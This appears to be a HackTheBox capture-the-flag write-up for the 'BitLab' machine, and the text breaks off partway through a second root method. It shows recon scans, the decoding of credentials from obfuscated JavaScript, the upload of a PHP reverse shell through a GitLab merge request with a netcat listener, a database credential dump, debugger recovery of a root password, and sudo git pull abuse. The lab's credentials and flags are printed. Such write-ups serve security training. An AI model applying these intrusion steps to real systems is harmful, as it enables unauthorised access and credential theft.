


# HackTheBox – BitLab



## Summary

- Discovery of JavaScript obfuscated password in /help/bookmarks.html.
- Authenticated as clave using the discovered password on GitLab hosted via HTTP.
- Discovered Postgresql credentials in a snippet.
- Uploaded a PHP reverse shell to the Profile project, this was then used to gain a shell as www-data.
- Accessed postgresql database via PHP, netting the password for the user – clave.
- Accessed clave via SSH.
- Reverse engineered RemoteConnection.exe saved in claves home directory, this revealed the password for the root account.
- Authenticated as root via SSH
- An alternative path to root could be achieved by abusing githooks to generate a reverse shell upon a git merge request.

## Recon

I began by adding 10.10.10.114 to /etc/hosts as bitlab.htb.

This was followed up by nmap scans only revealing port 22 running SSH and port 80 running HTTP.

```
driggzzzz@kali:~/Desktop/HTB/BitLab$ sudo nmap bitlab.htb -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-09 12:15 EST
Nmap scan report for bitlab.htb (10.10.10.114)
Host is up (0.013s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http


File System
Nmap done: 1 IP address (1 host up) scanned in 3.58 seconds
driggzzzz@kali:~/Desktop/HTB/BitLab$ sudo nmap bitlab.htb -T5 -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-09 12:15 EST
Nmap scan report for bitlab.htb (10.10.10.114)
Host is up (0.030s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 71.67 seconds
```

```
# Nmap 7.80 scan initiated Sat Nov  7 04:41:22 2020 as: nmap -sV -sC -p22,80 -oN nmap.txt bitlab.htb
Nmap scan report for bitlab.htb (10.10.10.114)
Host is up (0.014s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  2048 a2:3b:b0:dd:28:91:bf:e8:f9:30:82:31:23:2f:92:18 (RSA)
|_  256 e6:3b:fb:b3:7f:9a:35:a8:bd:d0:27:7b:25:d4:ed:dc (ECDSA)
|_  256 c9:54:3d:91:01:78:03:ab:16:14:6b:cc:f0:b7:3a:55 (ED25519)
80/tcp    open  http     nginx
| http-robots.txt: 55 disallowed entries (15 shown)
|_ /autocomplete/users /search /api /admin /profile
|_ /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_ /s/ /snippets/new /snippets/*/edit
|_ http-title: Sign in \xC2\xB7 GitLab
|_ Requested resource was http://bitlab.htb/users/sign_in
|_ http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Visiting the site hosted on port 80 reveals a GitLab login page.



bitlab.htb/users/sign\_in

## GitLab Community Edition

**Open source software to collaborate on code**

Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.

**Sign in**

Username or email

Password

☐ Remember me [Forgot your password?](#)

**Sign in**

Running dirb against the server returned the following.

```
-----
DIRB v2.22
By The Dark Raver
-----

OUTPUT_FILE: dirb.txt
START_TIME: Sat Nov 7 04:43:10 2020
URL_BASE: http://bitlab.htb/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
-----

GENERATED WORDS: 20458

---- Scanning URL: http://bitlab.htb/ ----
+ http://bitlab.htb/Root (CODE:302|SIZE:88)
+ http://bitlab.htb/TEST (CODE:302|SIZE:89)
+ http://bitlab.htb/Test (CODE:302|SIZE:89)
+ http://bitlab.htb/användare (CODE:400|SIZE:90)
+ http://bitlab.htb/ci (CODE:301|SIZE:84)
+ http://bitlab.htb/clave (CODE:200|SIZE:16007)
+ http://bitlab.htb/explore (CODE:200|SIZE:13669)
+ http://bitlab.htb/favicon.ico (CODE:301|SIZE:167)
+ http://bitlab.htb/groups (CODE:302|SIZE:98)
==> DIRECTORY: http://bitlab.htb/help/
==> DIRECTORY: http://bitlab.htb/profile/
+ http://bitlab.htb/projects (CODE:302|SIZE:91)
+ http://bitlab.htb/public (CODE:200|SIZE:13749)
+ http://bitlab.htb/robots.txt (CODE:200|SIZE:2153)
+ http://bitlab.htb/root (CODE:200|SIZE:16022)
+ http://bitlab.htb/search (CODE:200|SIZE:13360)
+ http://bitlab.htb/secci (CODE:400|SIZE:90)
+ http://bitlab.htb/snippets (CODE:302|SIZE:100)
+ http://bitlab.htb/test (CODE:302|SIZE:89)
```

Navigating to /root reveals a user page for @root as an Administrator.

The screenshot shows a web browser at the address `bitlab.htb/root`. The page header includes 'Snippets' and 'Help' links. The user profile for 'Administrator' (@root) is displayed, noting membership since December 31, 2018. Navigation tabs include 'Overview' (selected), 'Activity', 'Groups', 'Contributed projects', 'Personal projects', and 'Snippets'. Below these is a calendar grid for the year 2018, with activity indicated by colored squares. A legend states: 'Issues, merge requests, pushes and comments.' At the bottom, the 'Activity' section is active, and the 'Personal projects' section shows 'No projects found'.

Whilst navigating to /Test redirects to a user page for @clave as a Developer.

The screenshot shows a web browser at the address `bitlab.htb/clave`. A blue banner message states: 'User 'Test' was moved to 'clave'. Please update any links and bookmarks that may still have the old path.' The user profile for 'Developer' (@clave) is shown, with membership since December 31, 2018. The same navigation tabs and calendar grid as the previous page are present. The 'Activity' section is active, and the 'Personal projects' section shows 'No projects found'.

Viewing /help reveals bookmarks.html.

bitlab.htb/help/				
[ICO]	Name	Last modified	Size	Description
[PARENTDIR]	<a href="#">Parent Directory</a>		-	
[TXT]	<a href="#">bookmarks.html</a>	2019-07-30 12:46	4.4K	

In there are a few bookmarks that aren't of any interest, but Gitlab login looks interesting.

bitlab.htb/help/bookmarks.html				
Bookmarks				
Bookmarks bar				
<a href="#">Hack The Box :: Penetration Testing Labs</a>				
<a href="#">Enterprise Application Container Platform   Docker</a>				
<a href="#">PHP: Hypertext Preprocessor</a>				
<a href="#">Node.js</a>				
<a href="#">Gitlab Login</a>				

Using *Inspect Element* on the link reveals some obfuscated JavaScript.


```
<dt>
<a href="javascript:(function(){ var _0x4b18=["\x76\x61\x6c\x75\x65","\x75\x73\x65\x72\x5f\x6c\x6f\x67\x69\x6e","\x67\x65\x74\x45\x6c\x65\x6d\x65\x6e\x74\x42\x79
\x49\x64","\x63\x6c\x61\x76\x65","\x75\x73\x65\x72\x5f\x70\x61\x73\x77\x6f\x72\x64","\x31\x31\x64\x65\x73\x30\x30\x38\x31\x78"];document[_0x4b18[2]]
(_0x4b18[1])(_0x4b18[0])=_0x4b18[3];document[_0x4b18[2]](_0x4b18[4])(_0x4b18[0])=_0x4b18[5];})();
add_date="1554932142">Gitlab Login</a>
</dt>
```

By passing the encoded bytes to python and printing them it is possible to read a username and password for the user – **clave**.


```
root@kali:~/Desktop/HTB/BitLab$ python3
Python 3.8.2 (default, Apr 1 2020, 15:52:55)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license()" for more information.
>>> print("\x70\x65\x6c\x75\x65", "\x75\x73\x65\x72\x5f\x6c\x67\x69\x6e", "\x67\x65\x74\x45\x6c\x65\x60\x65\x6e\x74\x42\x79\x49\x64", "\x63\x6c\x61\x76\x65", "\x75\x73\x65\x72\x5f\x61\x73\x77\x6f\x72\x64", "\x31\x31\x64\x65\x73\x30\x38\x31\x78")
value user_login getElementById clave user_password 1ides0081x
>>>
```

## FootHold

Using these credentials to login as **clave** is successful, giving access to 2 projects – **Profile & Deployer**.



There is also a code snippet on **claves** account for a postgresql connection via PHP.




Clave has permissions to write to the Profile repository.

The screenshot shows the BitLab repository page for a project named 'Profile'. The browser address bar shows 'bitlab.htb/root/profile'. The page header includes navigation tabs: 'Activity', 'Milestones', and 'Snippets'. The repository details show 'Profile' with 'Project ID: 2' and a 'Leave project' link. It has 0 stars, 0 forks, and an SSH link. Statistics indicate 'No license. All rights reserved', '13 Commits', '2 Branches', '0 Tags', and '328 KB Files'. A commit history section shows a recent commit 'Merge branch 'test-deploy' into 'master'' by 'Administrator' 1 year ago. Below this, there's a 'README' section with 'Auto DevOps enabled'. A table lists files: 'README.md' (Fix title, 1 year ago), 'developer.jpg' (Profile avatar, 1 year ago), and 'index.php' (Update description, 1 year ago). The 'README.md' content is displayed below the table, showing a 'Profile page' section with a TODO item 'Connect with postgresql' and a source link 'https://bootsnipp.com/snippets/featured/profile-box'.

bitlab.htb/root/profile


Administrator > Profile > Details


**Profile**  Project ID: 2 | [Leave project](#)




🔒 No license. All rights reserved -> 13 Commits 2 Branches 0 Tags 328 KB Files


master / profile / +

History Find file Web IDE

 Merge branch 'test-deploy' into 'master' Administrator authored 1 year ago 4359d3b6

 README Auto DevOps enabled

Name	Last commit	Last update
 README.md	Fix title	1 year ago
 developer.jpg	Profile avatar	1 year ago
 index.php	Update description	1 year ago

 README.md

### Profile page

- TODO: Connect with postgresql
- Source: <https://bootsnipp.com/snippets/featured/profile-box>

Visiting /profile/index.php confirms that the page is live.

The screenshot shows the BitLab profile page for a user named 'Clave'. The browser address bar shows 'bitlab.htb/profile/index.php'. The profile card includes a 'Follow' button, a placeholder for a profile picture, and the name 'Clave' with the title 'Web Developer'. A bio describes Clave as a web developer who specializes in World Wide Web applications. At the bottom of the profile card, there are three statistics: 16 comments, 14 likes, and 26 thumbs up.

bitlab.htb/profile/index.php

[Follow](#)

**Clave**  
Web Developer

A web developer is a programmer who specializes in, or is specifically engaged in, the development of World Wide Web applications, or applications that are run over HTTP from a web server to a web browser.

16 14 26

I uploaded a new file to the repo – a PHP reverse shell, specifically the one created by PenTestMonkey (<http://pentestmonkey.net/tools/web-shells/php-reverse-shell>) saved as driggzzzz.php

The screenshot shows a GitHub repository page for a user named 'Profile'. The repository has 13 commits, 2 branches, and 0 tags. A modal window titled 'Upload New File' is open. Inside the modal, a file named 'driggzzzz.php' (3.5 KB) is shown with a 'Remove file' link. Below the file, there is a text area for the commit message with the placeholder 'Upload New File'. The 'Target Branch' is set to 'patch-1'. A checkbox labeled 'Start a new merge request with these changes' is checked. At the bottom of the modal, there are 'Upload file' and 'Cancel' buttons.


Click submit merge request.


The screenshot shows the 'Submit merge request' form. It has two dropdown menus: 'Source branch' set to 'patch-1' and 'Target branch' set to 'master'. There is a 'Change branches' link next to the 'Target branch' dropdown. Below the dropdowns, there are two checkboxes: 'Remove source branch when merge request is accepted.' and 'Squash commits when merge request is accepted. About this feature'. At the bottom, there is a green 'Submit merge request' button.



And finally click merge, as only one user has to confirm the merge request in this case, having access to Clave is enough.

## Upload New File


 Request to merge `patch-1` into `master`


 Merge


☐ Remove source branch



Modify commit message

You can merge this merge request manually using the [command line](#)

 0

 0



 Merged by  Developer in 6 minutes 

Revert

Cherry-pick

The changes were merged into `master` with `d3ac951e`

You can remove source branch now 

Remove Source Branch

Visiting `/profile/driggzzzz.php` with a listener set up grants a reverse shell as `www-data`.

```
bitlab.htb/profile/driggzzzz.php
driggzzzz@kali: ~/Desktop/HTB/BitLab
File Actions Edit View Help
driggzzzz@kali:~/Desktop/HTB/BitLab$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.114] 33158
Linux bitlab 4.15.0-29-generic #31-Ubuntu SMP Tue Jul 17 15:39:52 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
17:35:09 up 30 min, 0 users, load average: 0.11, 0.13, 0.12
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami; hostname; id
www-data
bitlab
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

## Privilege Escalation – User: Clave

I upgraded my shell to tty to begin with.

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@bitlab:/$ ^Z
[2]+  Stopped                  nc -nvlp 9001
driggzzzz@kali:~/Desktop/HTB/BitLab$ stty raw -echo
driggzzzz@kali:~/Desktop/HTB/BitLab$ nc -nvlp 9001

www-data@bitlab:/$
www-data@bitlab:/$
```

Netstat shows that port 5432 is listening locally, this is usually associated to postgresql.

```
www-data@bitlab:/$ netstat -tulpn
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3022          0.0.0.0:*                 LISTEN      -
tcp        0      0 127.0.0.53:53          0.0.0.0:*                 LISTEN      -
tcp        0      0 0.0.0.0:22             0.0.0.0:*                 LISTEN      -
tcp        0      0 172.17.0.1:3000        0.0.0.0:*                 LISTEN      -
tcp        0      0 127.0.0.1:5432         0.0.0.0:*                 LISTEN      -
tcp6       0      0 :::8000                :::*                    LISTEN      -
tcp6       0      0 :::80                  :::*                    LISTEN      -
tcp6       0      0 :::22                  :::*                    LISTEN      -
udp        0      0 127.0.0.53:53          0.0.0.0:*                 -           -
```

However, www-data has no way of accessing postgresql from the command line, instead I modified the earlier discovered PHP snippet to dump the contents of the database, revealing the password to clave using the following PHP code.

```
$db_connection = pg_connect("host=localhost dbname=profiles user=profiles password=profiles");
$result = pg_query($db_connection, "SELECT * FROM profiles");
$row = pg_fetch_row($result, 0);
var_dump($row);
```

```
www-data@bitlab:/$ php -a
Interactive mode enabled

php > $db_connection = pg_connect("host=localhost dbname=profiles user=profiles password=profiles");
php > $result = pg_query($db_connection, "SELECT * FROM profiles");
php > $row = pg_fetch_row($result, 0);
php > var_dump($row);
array(3) {
  [0] =>
    string(1) "1"
  [1] =>
    string(5) "clave"
  [2] =>
    string(22) "c3NoLXN0cjBuZy1wQHNz=="
}
php >
```

Base64 decoding the password string reveals ssh-str0ng-p@ss.

```
driggzzzz@kali:~/Desktop/HTB/BitLab$ echo c3NoLXN0cjBuZy1wQHNz== | base64 -d
ssh-str0ng-p@ssbase64: invalid input
```

This however didn't work, simply using the base64 string as the password allowed SSH access to claves user account.

```
driggzzzz@kali:~/Desktop/HTB/BitLab$ ssh clave@bitlab.htb
clave@bitlab.htb's password:
Last login: Thu Aug  8 14:40:09 2019
clave@bitlab:~$ whoami; hostname; id; cat user.txt
clave
bitlab
uid=1000(clave) gid=1000(clave) groups=1000(clave)
1e3fd81ec3aa2f1462370ee3c20b8154
```

## Privilege Escalation – Root: Method #1 – Reverse Engineering

Claves home directory contains an exe file – RemoteConnection.exe

```
clave@bitlab:~$ ls -la
total 44
drwxr-xr-x 4 clave clave 4096 Aug  8 2019 .
drwxr-xr-x 3 root root 4096 Feb 28 2019 ..
lrwxrwxrwx 1 root root    9 Feb 28 2019 .bash_history -> /dev/null
-rw-r--r-- 1 clave clave 3771 Feb 28 2019 .bashrc
drwx----- 2 clave clave 4096 Aug  8 2019 .cache
drwx----- 3 clave clave 4096 Aug  8 2019 .gnupg
-rw-r--r-- 1 clave clave 807 Feb 28 2019 .profile
-r----- 1 clave clave 13824 Jul 30 2019 RemoteConnection.exe
-r----- 1 clave clave 33 Feb 28 2019 user.txt
```

I converted this to base64 to transfer to my machine.

```
clave@bitlab:~$ cat RemoteConnection.exe | base64
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA6AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1v
ZGUuDQ0KJAAAAAAAAADAty75hNZAqoTWQKqE1kCqF5jYqoXWQKrrON6qhdZAquug6qqX1kCq66Dc
qoDWQKrrO0uqgdZAqo2u06qD1kCqhNZBqsPWQKrrO0+qhdZAquug3aqF1kCqUmljaITWQKoAAAAA
AAAAFBFAABMAQUA5hFAXQAAAAAAAAAA4AACQsBCgAAGgAAABgAAAAAAAAAzIgAAABAAAAAwAAAA
AEAAABAAAAACAAFAAEAAAAAAAAUAQAIAAAAAAAAAHAAAAEAABDjAAAAwBAGQAAEAAAEAAAAAQAAQ
AAAAAAAAAAAAAAAAAAAAAAAAAAhDYAAHgAAAAUAAtAEAAAAAAAAAAAAAAAAAAAAAAAAAAAApAIA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAagDIAEAAAAAAAAAAAAAAAAAAAAQAQAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAALnRleHQAAABvGQAAABAAAAaAAAAAIAAAAAAAAA
AAAAIAAAAYC5yZGF0YQAIIg4AAAAwAAAAEAAAB4AAAAAAAAAAAAAAAAAAAAAAEAAAEauZGF0YQAAPQD
AAAAQAAAAIAAAAUAAAAAAAAAAAAAAAAABAAADALnJzcmMAAAC0AQAAFAAAAACAAAAAIAAAAAA
AAAAAAAAAAAAAAAAAAAAQc5yZGF0YQAIIg4AAAAwAAAAEAAAB4AAAAAAAAAAAAAAAAAAAAAAEAAAE
```


Decoding the base64 and directing the output to RemoteConnection.exe is successful in copying the file.

```
driggzzzz@kali:~/Desktop/HTB/BitLab$ cat base64.txt | base64 -d > RemoteConnection.exe
driggzzzz@kali:~/Desktop/HTB/BitLab$ file RemoteConnection.exe
RemoteConnection.exe: PE32 executable (console) Intel 80386, for MS Windows
```

I transferred this file to my Windows machine for further analysis via python simple http server.

```
COMMANDO 09/11/2020 17:39:03
PS C:\Users\driggzzzz > cd .\Desktop\HTB\BitLab\
COMMANDO 09/11/2020 17:39:16
PS C:\Users\driggzzzz\Desktop\HTB\BitLab > iwr -Uri 'http://192.168.1.100:8080/RemoteConnection.exe' -OutFile 'RemoteConnection.exe'
COMMANDO 09/11/2020 17:40:24
PS C:\Users\driggzzzz\Desktop\HTB\BitLab > .
```

I opened the file in x32dbg, searching for strings in the file returned a few interesting results, notably a reference to putty.exe and access denied.



I set some break points on some possibly interesting memory addresses (see the addresses highlighted red)

00711640	817D 98 0831710	cmp dword ptr ss:[ebp-68],remoteconnect	7131D8:L"clave"
00711647	75 19	jne remoteconnection.711662	
00711649	6A 0A	push A	
00711648	33DB	xor ebx,ebx	
0071164D	53	push ebx	
0071164E	50	push eax	
0071164F	68 E8317100	push remoteconnection.7131E8	7131E8:L"C:\\Program Files\\PuTTY\\putty.exe"
00711654	68 2C327100	push remoteconnection.71322C	71322C:L"open"
00711659	53	push ebx	
0071165A	FF15 08317100	call dword ptr ds:[<&ShellExecutew>]	
00711660	EB 10	jmp remoteconnection.711672	
00711662	A1 6C307100	mov eax,dword ptr ds:[<&?cout@std@3V?>]	
00711667	50	push eax	
00711668	E8 B3050000	call remoteconnection.711C20	
0071166D	83C4 04	add esp,4	
00711670	33DB	xor ebx,ebx	
00711672	837D E8 10	cmp dword ptr ss:[ebp-18],10	
00711676	883D 00307100	mov edi,dword ptr ds:[<&??3@YAXPAX@Z>]	edi:"LdrpInitializeProcess"
0071167C	72 09	jnb remoteconnection.711687	
0071167E	884D D4	mov ecx,dword ptr ss:[ebp-2C]	
00711681	51	push ecx	
00711682	FFD7	call edi	
00711684	83C4 04	add esp,4	
00711687	837D 80 10	cmp dword ptr ss:[ebp-50],10	
0071168B	BE 0F000000	mov esi,F	esi:"minkernel\\ntdll\\ldrinit.c"
00711690	8975 E8	mov dword ptr ss:[ebp-18],esi	
00711693	895D E4	mov dword ptr ss:[ebp-1C],ebx	
00711696	885D D4	mov byte ptr ss:[ebp-2C],b1	
00711699	72 09	jnb remoteconnection.7116A4	
0071169B	8B55 9C	mov edx,dword ptr ss:[ebp-64]	
0071169E	57	push edx	

Running the program stops at these breakpoints, eventually revealing an attempt to connect to root@gitlab.htb via SSH with the password as an argument.

010FFA28	00000000	
010FFA2C	02F93EA0	"XRIBGOUCDh0HJRcIBh8EEK8aBwdQTAIERVIwFEQ4SDghJUsHJTW1TyTWfkwPVgQ2RztS"
010FFA30	010FFA44	
010FFA34	FFFFFFFF	
010FFA38	010FFA1C	
010FFA3C	00000044	
010FFA40	0000004F	
010FFA44	007123B9	remoteconnection.007123B9
010FFA48	02F93F08	"-ssh root@gitlab.htb -pw \"Qf7]8YSV.wDNF*[7d?j&eD4^\""
010FFA4C	FFFFFFFFE	
010FFA50	00711F2B	return to remoteconnection.00711F2B from remoteconnection.007123A5
010FFA54	00711F42	return to remoteconnection.00711F42 from remoteconnection.00711E94
010FFA58	00000033	

It is then possible to use the discovered password to authenticate as root via SSH.

```
driggzzzz@kali:~/Desktop/HTB/BitLab$ cat rootpasswd.txt
Qf7]8YSV.wDNF*[7d?j&eD4^
driggzzzz@kali:~/Desktop/HTB/BitLab$ ssh root@bitlab.htb
root@bitlab.htb's password:
Last login: Fri Sep 13 14:11:14 2019
root@bitlab:~# whoami; hostname; id; cat root.txt
root
bitlab
uid=0(root) gid=0(root) groups=0(root)
8d4cc131757957cb68d9a0cddccd587c
root@bitlab:~#
```



## Privilege Escalation – Root: Method #2 - GitHooks

An alternative path to root is presented by running `sudo -l` as `www-data`, this user can run `git pull` as root.

```
www-data@bitlab:/$ sudo -l
Matching Defaults entries for www-data on bitlab:
  env_reset, exempt_group=sudo, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bitlab:
  (root) NOPASSWD: /usr/bin/git pull
```

Searching google for “git pull code execution” lead me to the following pages:

<https://stackoverflow.com/questions/5623208/how-to-execute-a-command-right-after-a-fetch-or-pull-command-in-git>

[https://git-scm.com/docs/githooks#\\_post\\_merge](https://git-scm.com/docs/githooks#_post_merge)

The project directories and files within them are owned by root.

```
www-data@bitlab:/var/www/html/profile$ ls -la
total 124
drwxr-xr-x 3 root root 4096 Nov  9 17:34 .
drwxr-xr-x 5 root root 4096 Jul 30 2019 ..
drwxr-xr-x 8 root root 4096 Nov  9 17:34 .git
